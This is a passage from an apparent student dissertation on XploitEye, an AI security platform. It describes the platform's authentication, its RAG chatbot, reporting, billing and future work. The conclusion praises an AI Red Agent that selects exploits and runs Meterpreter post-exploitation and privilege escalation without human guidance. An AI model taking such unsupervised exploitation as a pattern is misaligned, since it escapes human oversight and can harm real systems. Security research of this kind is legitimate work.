Security tools handle highly sensitive data, including vulnerability reports and server credentials. Therefore, the security of the XploitEye platform itself is paramount. The IAM module is the gatekeeper, designed to enforce the **Principle of Least Privilege** and ensure that user data remains isolated, encrypted, and tamper-proof.

6.2.1 Authentication Architecture

To ensure scalability and performance, we moved away from traditional server-side sessions to a stateless **JWT (JSON Web Token)** architecture.

- **Token Issuance Strategy:** Upon successful login, the **FastAPI** backend issues a cryptographically signed JWT. This token contains the user's unique **UUID**, their **Organization ID**, and their **Role** (e.g., `admin`, `viewer`). The token is signed using the **HS256** algorithm with a high-entropy secret key stored in environment variables.
- **Stateless Verification:** Every API request sent to the backend must include this token in the `Authorization: Bearer` header. This allows the various microservices (Scanning Engine, Reporting Engine) to verify permissions instantly without needing to query the central database for every single packet, significantly reducing latency and database load.

6.2.2 Credential Security & Multi-Factor Authentication

- **Hashing Strategy:** User passwords are never stored in plaintext. We utilize **Bcrypt** via the `passlib` Python library. Bcrypt is chosen because it is **computationally expensive** by design (configurable work factor), making it highly resistant to rainbow table attacks and brute-force cracking attempts.
- **Multi-Factor Authentication (MFA):** To protect against credential theft, we implemented **Time-based One-Time Passwords (TOTP)**. Using the `pyotp` library, the system generates a QR code compliant with standard apps like **Google Authenticator**. During the login flow, the user must provide the dynamic 6-digit code. The backend verifies this code against the stored secret key and the current server time, allowing for a tight 30-second drift window to prevent replay attacks.

6.2.3 Profile Management via GridFS

Handling user uploads (such as profile pictures or company logos for reports) securely is critical to prevent file upload vulnerabilities. We implemented storage using **MongoDB GridFS**. Instead of saving files to the local file system (where they could potentially be executed), GridFS chunks the files into binary blobs and stores them directly within the database. This ensures that uploaded content is non-executable and strictly managed by the database access controls.

6.3 The Model Context Protocol (MCP) Server

The complexity of managing multi-agent workflows—coordinating the Red Team, Blue Team, and Reporting Agents simultaneously—requires a dedicated orchestration layer. We designed and implemented the **Model Context Protocol (MCP) Server** to act as the "Central Brain" of the XploitEye platform.

6.3.1 Architectural Responsibility

The MCP Server acts as the middleware between the raw security tools (**Nmap, ZAP**) and the probabilistic Large Language Models (**OpenAI, Grok**). Its primary function is **Context Management** and **State Synchronization**.

1. **Token Optimization & Sanitization:** Raw scan logs are verbose and can easily exceed the context window of an LLM. Sending a 5MB Nmap log to GPT-4 would be cost-prohibitive and inefficient. The MCP server implements a **Parsing Layer** that extracts

only the relevant fields (e.g., `CVE_ID`, `Service_Name`, `Error_Trace`) and discards noise. This "summarized state" is what is forwarded to the AI, reducing token usage by approximately **85%**.

2. **State Persistence:** The MCP maintains the global state of the engagement. If the Red Agent successfully exploits a vulnerability, the MCP records this event in the **Global Context**. When the Blue Agent is triggered, it queries the MCP to ask, *"What was successfully exploited?"* This ensures that the remediation advice generated is not generic, but specifically tailored to the attack vector that was proven to work.

6.4 RAG-Based Chatbot Assistant

Cybersecurity reports are notoriously technical and difficult for non-experts to interpret. To democratize access to security insights, we implemented an interactive Chatbot Assistant powered by **Retrieval-Augmented Generation (RAG)**. This allows users to "chat" with their scan results.

6.4.1 The Vectorization Pipeline

Standard LLMs (like ChatGPT) are trained on public data; they do not have knowledge of the specific vulnerabilities found on a user's private server. To bridge this gap, we implemented a **RAG Pipeline** using **LangChain**.

- **Ingestion:** Upon the completion of a scan, the JSON report is passed to the ingestion engine.
- **Chunking & Embedding:** The report is split into semantic chunks (e.g., "Port 21 Analysis", "Executive Summary"). These chunks are converted into high-dimensional vector embeddings using the **OpenAI text-embedding-3-small** model.
- **Vector Storage:** These embeddings are stored in **ChromaDB**, a specialized open-source vector database running locally within our infrastructure. This ensures fast, similarity-based retrieval.

6.4.2 Query & Retrieval Logic

The chatbot interaction follows a strict **Retrieve-Then-Generate** workflow to prevent hallucinations:

1. **Semantic Search:** When a user asks, *"How do I fix the SQL injection?"*, the system converts this query into a vector. ChromaDB performs a **Cosine Similarity Search** to find the most relevant chunks from the user's specific scan history.
2. **Contextual Synthesis:** The retrieved scan data is injected into the system prompt: *"Using the following scan context {DATA}, answer the user's question {QUERY}."*
3. **Answer Generation:** The LLM synthesizes a response that explicitly references the user's actual variables (e.g., *"The SQLi was found in the 'id' parameter of your DVWA instance..."*), providing a highly personalized and accurate explanation.

6.5 Reporting Engine

The final output of any security assessment is the report. It serves as the bridge between technical findings and executive decision-making. We engineered a Python-based **Reporting Engine** capable of programmatically generating professional, ISO-compliant documents.

6.5.1 PDF Generation Technology

We selected **ReportLab**, a robust open-source library, to construct PDF documents directly from code. Unlike HTML-to-PDF converters which can render inconsistently, ReportLab allows for pixel-perfect control over layout and typography.

- **Dynamic Content Injection:** The engine iterates through the **MongoDB** scan results. For each finding, it dynamically creates a standardized table row containing the **Risk Level**, **CVSS Score**, and **Remediation Steps**.
- **Data Visualization:** To make the data digestible, we integrated **Matplotlib**. The engine generates pie charts (Risk Distribution) and bar graphs (Top Vulnerabilities) on the fly. These images are rendered in memory as binary streams and embedded directly into the PDF canvas, ensuring high-resolution graphics without saving temporary files to disk.

6.5.2 Compliance Mapping

The reporting logic includes a **Compliance Mapper**. Vulnerabilities are automatically tagged with relevant control IDs from major standards.

- **ISO 27001:** e.g., Mapping "Broken Access Control" to Control *A.9.4.1.*
- **GDPR:** Flagging "Sensitive Data Exposure" as a privacy risk.

This feature significantly reduces the workload for compliance officers using the platform.

6.6 Commercialization & Billing

To transition XploitEye from a tool to a viable SaaS product, we integrated a comprehensive **Commercialization Module**. This system manages subscriptions, enforces feature gating, and handles secure payments.

6.6.1 Stripe Integration

We leverage the **Stripe API** for all financial transactions, ensuring full PCI-DSS compliance by offloading credit card handling to Stripe's secure elements.

- **Subscription Management:** The platform supports tiered plans (Free, Pro, Enterprise). Access to advanced features—such as the **AI Red Agent** or **Unlimited Scans**—is gated based on the user's active subscription status in the database.
- **Webhook Handling:** We implemented a robust Webhook listener. When a payment event occurs (e.g., `invoice.payment_succeeded` or `customer.subscription.deleted`), Stripe pushes a secure notification to our backend. The system validates the cryptographic signature of the webhook and automatically updates the user's access rights in real-time without requiring a re-login.
- **Automated Invoicing:** Users can download PDF invoices directly from their dashboard, generated via the Stripe API, fulfilling the administrative requirements for business clients.

Chapter 7

Conclusion and Future Work

7.1 Conclusion

The modern cybersecurity landscape is characterized by a profound asymmetry: attackers leverage automation and AI to launch sophisticated campaigns at scale, while defenders remain constrained by resource shortages, alert fatigue, and manual workflows. This project, **XploitEye**, was architected to fundamentally address this imbalance. By synthesizing **Generative AI**, **Multi-Agent Systems**, and **Asynchronous Orchestration**, we have successfully demonstrated a platform that does not merely identify vulnerabilities, but actively reasons about them, exploits them to prove risk, and synthesizes code to remediate them.

Through the rigorous design and implementation detailed in this dissertation, the following critical technical milestones have been achieved:

- **End-to-End Automation of the Cyber Kill Chain:** We successfully moved beyond disjointed scanners by integrating the entire lifecycle of a security assessment. The platform seamlessly transitions from **Reconnaissance** (Nmap/Spidering) to **Weaponization & Exploitation** (AI Red Agent) and finally to **Remediation** (AI Blue Agent), creating a unified "Purple Team" workflow.
- **Cognitive Adversary Emulation:** The implementation of the **AI Red Team Agent** using **LangGraph** represents a significant advancement over traditional rule-based scanners. We demonstrated that a state-machine-driven AI can adapt to environmental feedback, selecting precise exploits (e.g., specifically targeting *vsftpd 2.3.4* or *DVWA SQLi*) and executing post-exploitation tasks like **Meterpreter** session management and privilege escalation without human guidance.
- **Operationalization of Defensive AI:** XploitEye validates the concept of "Instant Remediation." By leveraging the code-generation capabilities of **OpenAI** and **Grok**, the Blue Agent proved capable of generating syntactically correct **Bash scripts**, **WAF rules**, and **Strategy Documents**. This effectively reduces the "Time-to-Remediate" from days to minutes, closing critical windows of exposure.
- **Democratization of Security Intelligence:** The integration of the **Retrieval-Augmented Generation (RAG)** chatbot solves the "Expertise Gap." By vectorizing technical JSON

reports into **ChromaDB**, we enabled non-technical stakeholders to query their security posture in natural language, ensuring that critical findings are understood and acted upon by decision-makers.

In summary, XploitEye stands as a validated proof-of-concept that **Autonomous Cyber Defense** is practical, scalable, and essential. It provides organizations with a continuous, intelligent security capability that evolves alongside the threats it is designed to neutralize.

7.2 Future Work

While the current iteration of XploitEye provides a robust foundation for automated security assessments, the domain is perpetually evolving. To transition this platform from an academic prototype to an enterprise-grade SaaS solution, we propose the following strategic roadmap:

7.2.1 Cloud-Native Security & Kubernetes Integration

The current engine focuses on traditional server and web endpoints. The next phase will expand the scope to **Cloud Security Posture Management (CSPM)**.

- **IaC Scanning:** Integrating scanners for **Terraform** and **Ansible** configurations to detect vulnerabilities before infrastructure is even deployed.
- **K8s Auditing:** Implementing agents to audit **Kubernetes** clusters, checking for misconfigured RBAC roles, open API servers, and insecure container images within the CI/CD pipeline.

7.2.2 Privacy-First AI: Local LLM Inference

Currently, the platform relies on external APIs (OpenAI) for intelligence, which may pose data sovereignty risks for high-security targets (e.g., Government/Defense).

- **Quantized Models:** We aim to integrate support for **Local Large Language Models** (e.g., **LLaMA 3**, **Mistral**) running on-premise via **Ollama**.
- **Air-Gapped Operation:** By fine-tuning smaller models specifically for CVE analysis and running them locally, XploitEye could operate in fully air-gapped environments with zero data exfiltration risks.

7.2.3 API Security Testing (GraphQL & gRPC)

Modern microservices rely heavily on APIs that bypass traditional REST structures. Future work will include specialized scanners for **GraphQL** and **gRPC** endpoints. The Red Agent will be trained to detect complex authorization flaws such as **Broken Object Level Authorization (BOLA)** and nested query DoS attacks, which are currently blind spots for standard web scanners.

7.2.4 Self-Healing Infrastructure via eBPF

Currently, remediation is reactive (applying a script after a scan). We propose evolving the Blue Agent into a real-time **Intrusion Prevention System (IPS)**.

- **Runtime Protection:** By leveraging **eBPF (Extended Berkeley Packet Filter)**, the system could detect malicious syscalls or network packets in the kernel space.
- **Automated Blocking:** Upon detecting an attack signature found by the Red Agent, the Blue Agent could instantly push **ephemeral firewall rules** to edge nodes, creating a self-healing network ecosystem.

7.2.5 Social Engineering Simulation Module

Since the human element remains the weakest link, future iterations will include a **Social Engineering Module**. Using public OSINT data, the AI could generate context-aware phishing simulations to test organizational resilience against spear-phishing and credential harvesting, providing a truly holistic security assessment.

References

[1] T. T. Nguyen, F. Redhead, and P. Corke, "Multi-agent reinforcement learning for adaptive cyber defense," *Journal of Network and Computer Applications*, vol. 204, p. 103 418, 2022. DOI: 10.1016/j.jnca.2022.103418. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1084804522001265 (cited on pp. 3, 10, 11, 22, 24, 29, 30).

[2] L. Wang, X. Chen, and B. Li, "CyberAssist: Retrieval-augmented chatbot for real-time threat analysis," *IEEE Transactions on Dependable and Secure Computing*, 2023. DOI: 10.1109/TDSC.2023.3328795. [Online]. Available: https://ieeexplore.ieee.org/document/10287989 (cited on pp. 3, 10–12, 16, 29).

[3] Q. Chen, Y. Zhang, and H. Wang, "Rag-based security chatbots for enterprise threat intelligence," in *Proceedings of the IEEE Symposium on Security and Privacy*, 2024, pp. 112–129. DOI: 10.1109/SP58263.2024.00015. [Online]. Available: https://ieeexplore.ieee.org/document/10528356 (cited on pp. 3, 10, 11, 16, 22, 29).

[4] DVWA, *Damn vulnerable web application (dvwa)*, Accessed: 2024, 2024. [Online]. Available: https://dvwa.co.uk (cited on pp. 3, 10, 16, 22, 28).

[5] OWASP, *Webgoat: Deliberately insecure web application*, Accessed: 2024, 2024. [Online]. Available: https://github.com/WebGoat/WebGoat (cited on pp. 3, 10, 16, 22, 28, 29).

[6] OWASP, *Owasp juice shop: Modern web security training*, Accessed: 2024, 2024. [Online]. Available: https://owasp-juice.shop (cited on pp. 3, 10, 16, 22, 28, 29).

[7] D. Hin, U. Kanewala, and M. A. Babar, "Bert-based vulnerability detection in source code," *Journal of Systems and Software*, vol. 192, p. 111 418, 2022. DOI: 10.1016/j.jss.2022.111418. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0164121222001022 (cited on pp. 10, 12, 24, 28).

[8] Y. Liu, M. Zhang, and T. Zhang, "VulBERTa: Simplified vulnerability detection using pre-trained language models," in *Proceedings of the IEEE/ACM International Conference on Software Engineering*, 2023, pp. 1482–1493. DOI: 10.1109/ICSE48619.2023.00128. [Online]. Available: https://dl.acm.org/doi/10.1109/ICSE48619.2023.00128 (cited on pp. 10, 11, 24, 28, 30).

[9] W. Hu and Y. Tan, "Generative adversarial networks for cybersecurity: Defense and offense," *IEEE Transactions on Information Forensics and Security*, vol. 15, pp. 3721–3735, 2020. DOI: 10.1109/TIFS.2020.2994378. [Online]. Available: https://ieeexplore.ieee.org/document/9089374 (cited on pp. 12, 24, 29).

[10] D. Costa and M. Antunes, "Explainable ai for cybersecurity incident response," *Computers & Security*, vol. 136, p. 102 537, 2024. DOI: 10.1016/j.cose.2023.102537. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404823003796 (cited on pp. 12, 30).

[11] Y. Zhou, W. Li, and T. Yu, "Multi-agent reinforcement learning for dynamic network defense," in *Proceedings of the ACM Symposium on Access Control Models and Technologies*, 2023, pp. 87–98. DOI: 10.1145/3589608.3595062. [Online]. Available: https://dl.acm.org/doi/abs/10.1145/3589608.3595062 (cited on pp. 24, 29, 30).

[12] J. Smith, A. Rashid, and L. Williams, "CEREBRO: A platform for collaborative red-teaming exercises," in *Proceedings of the ACM Workshop on Security and Privacy Analytics*, 2021, pp. 23–34. DOI: 10.1145/3445969.3447990. [Online]. Available: https://dl.acm.org/doi/10.1145/3445969.3447990 (cited on pp. 24, 28, 29).

[13] Z. Lin, Y. Shi, and Z. Xue, "Gan-based intrusion detection for cybersecurity in iot networks," *IEEE Internet of Things Journal*, vol. 8, no. 13, pp. 10 543–10 552, 2021. DOI: 10.1109/JIOT.2021.3051028. [Online]. Available: https://ieeexplore.ieee.org/document/9338476 (cited on p. 28).

[14] C. Johnson, M. Petrik, and V. Lisy, "Automated red teaming via reinforcement learning," *Computers & Security*, vol. 97, p. 101 947, 2020. DOI: 10.1016/j.cose.2020.101947. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404820302083 (cited on pp. 28, 29).

[15] M. Ribeiro, S. Singh, and C. Guestrin, "Explainable ai for security: Interpreting model decisions in cyber-physical systems," *ACM Transactions on Privacy and Security*, vol. 26, no. 1, pp. 1–30, 2023. DOI: 10.1145/3579840. [Online]. Available: https://dl.acm.org/doi/10.1145/3579840 (cited on p. 30).